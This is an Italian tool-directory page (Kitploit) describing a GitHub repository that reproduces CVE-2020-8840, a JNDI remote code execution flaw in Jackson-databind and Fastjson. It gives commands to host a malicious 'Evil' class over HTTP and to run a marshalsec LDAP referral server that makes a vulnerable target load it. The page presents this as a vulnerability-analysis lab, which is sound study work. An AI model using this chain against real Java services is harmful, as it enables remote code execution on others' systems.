
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2020-8840 — Codice dell'ambiente di riproduzione per l'analisi della vulnerabilità di esecuzione remota di codice in Jackson-databind (CVE-2020-8840) | Kitploit
Strumenti/GitHubGitHub/veraxy00/cve-2020-8840
Analisi delle VulnerabilitàAnalisi del CodiceExploitSfruttamento di Applicazioni WebApprendimento e FormazioneLab e Pratica
GitHubveraxy00/cve-2020-8840

CVE-2020-8840

Codice dell'ambiente di riproduzione per l'analisi della vulnerabilità di esecuzione remota di codice in Jackson-databind (CVE-2020-8840)

Vedi Repository
42775 anni faNon ancora revisionato
Condividi

CVE-2020-8840

Codice dell'ambiente di riproduzione per l'analisi della vulnerabilità di esecuzione remota di codice Jackson-databind (CVE-2020-8840).

Il progetto include:

  • payload in jackson-databind e Fastjson
  • classe malevola WebServer
  • marshalsec-0.0.3-SNAPSHOT-all.jar già compilato

Introduzione alla vulnerabilità

La vulnerabilità di esecuzione remota di codice Jackson-databind (CVE-2020-8840) consente a un attaccante di sfruttare la catena di utilizzo di xbean-reflect (org.apache.xbean.propertyeditor.JndiConverter) per attivare il caricamento remoto delle classi JNDI e ottenere l'esecuzione remota di codice.

Questa vulnerabilità colpisce anche alcune versioni di jackson-databind e Fastjson.

jackson-databind

Versioni interessate: 2.0.0 <= FasterXML jackson-databind <= 2.9.10.2

Configurazione semplificata dell'ambiente

Il servizio LDAP indicato nel codice di esempio deve essere configurato manualmente.

WebServer


Avvia un servizio HTTP per ospitare la classe malevola (la classe Evil.java è inclusa nel progetto).

python -m http.server 2222
Servizio LDAP

Scarica lo strumento Marshalsec, compilalo in un jar, avvia il servizio LDAP e imposta l'indirizzo codebase (il WebServer che ospita la classe malevola).


Per comodità, evitando le operazioni di download e compilazione, nel progetto è incluso marshalsec-0.0.3-SNAPSHOT-all.jar (il codice del progetto è minimo, questa è la ragione principale della sua grande dimensione), compilato con JDK8.

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:2222/#Evil
Fastjson

Versioni interessate: Fastjson <= 1.2.62

L'ambiente di riproduzione è lo stesso descritto sopra; configura e avvia manualmente il WebServer e il servizio LDAP.


Riferimenti

  • https://github.com/FasterXML/jackson-databind
  • https://github.com/FasterXML/jackson-databind/issues/2620
  • https://github.com/FasterXML/jackson-databind/commit/914e7c9f2cb8ce66724bf26a72adc7e958992497
  • https://medium.com/@cowtowncoder/on-jackson-cves-dont-panic-here-is-what-you-need-to-know-54cd0d6e8062
  • https://github.com/alibaba/fastjson
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    322
  • 5

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    251

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




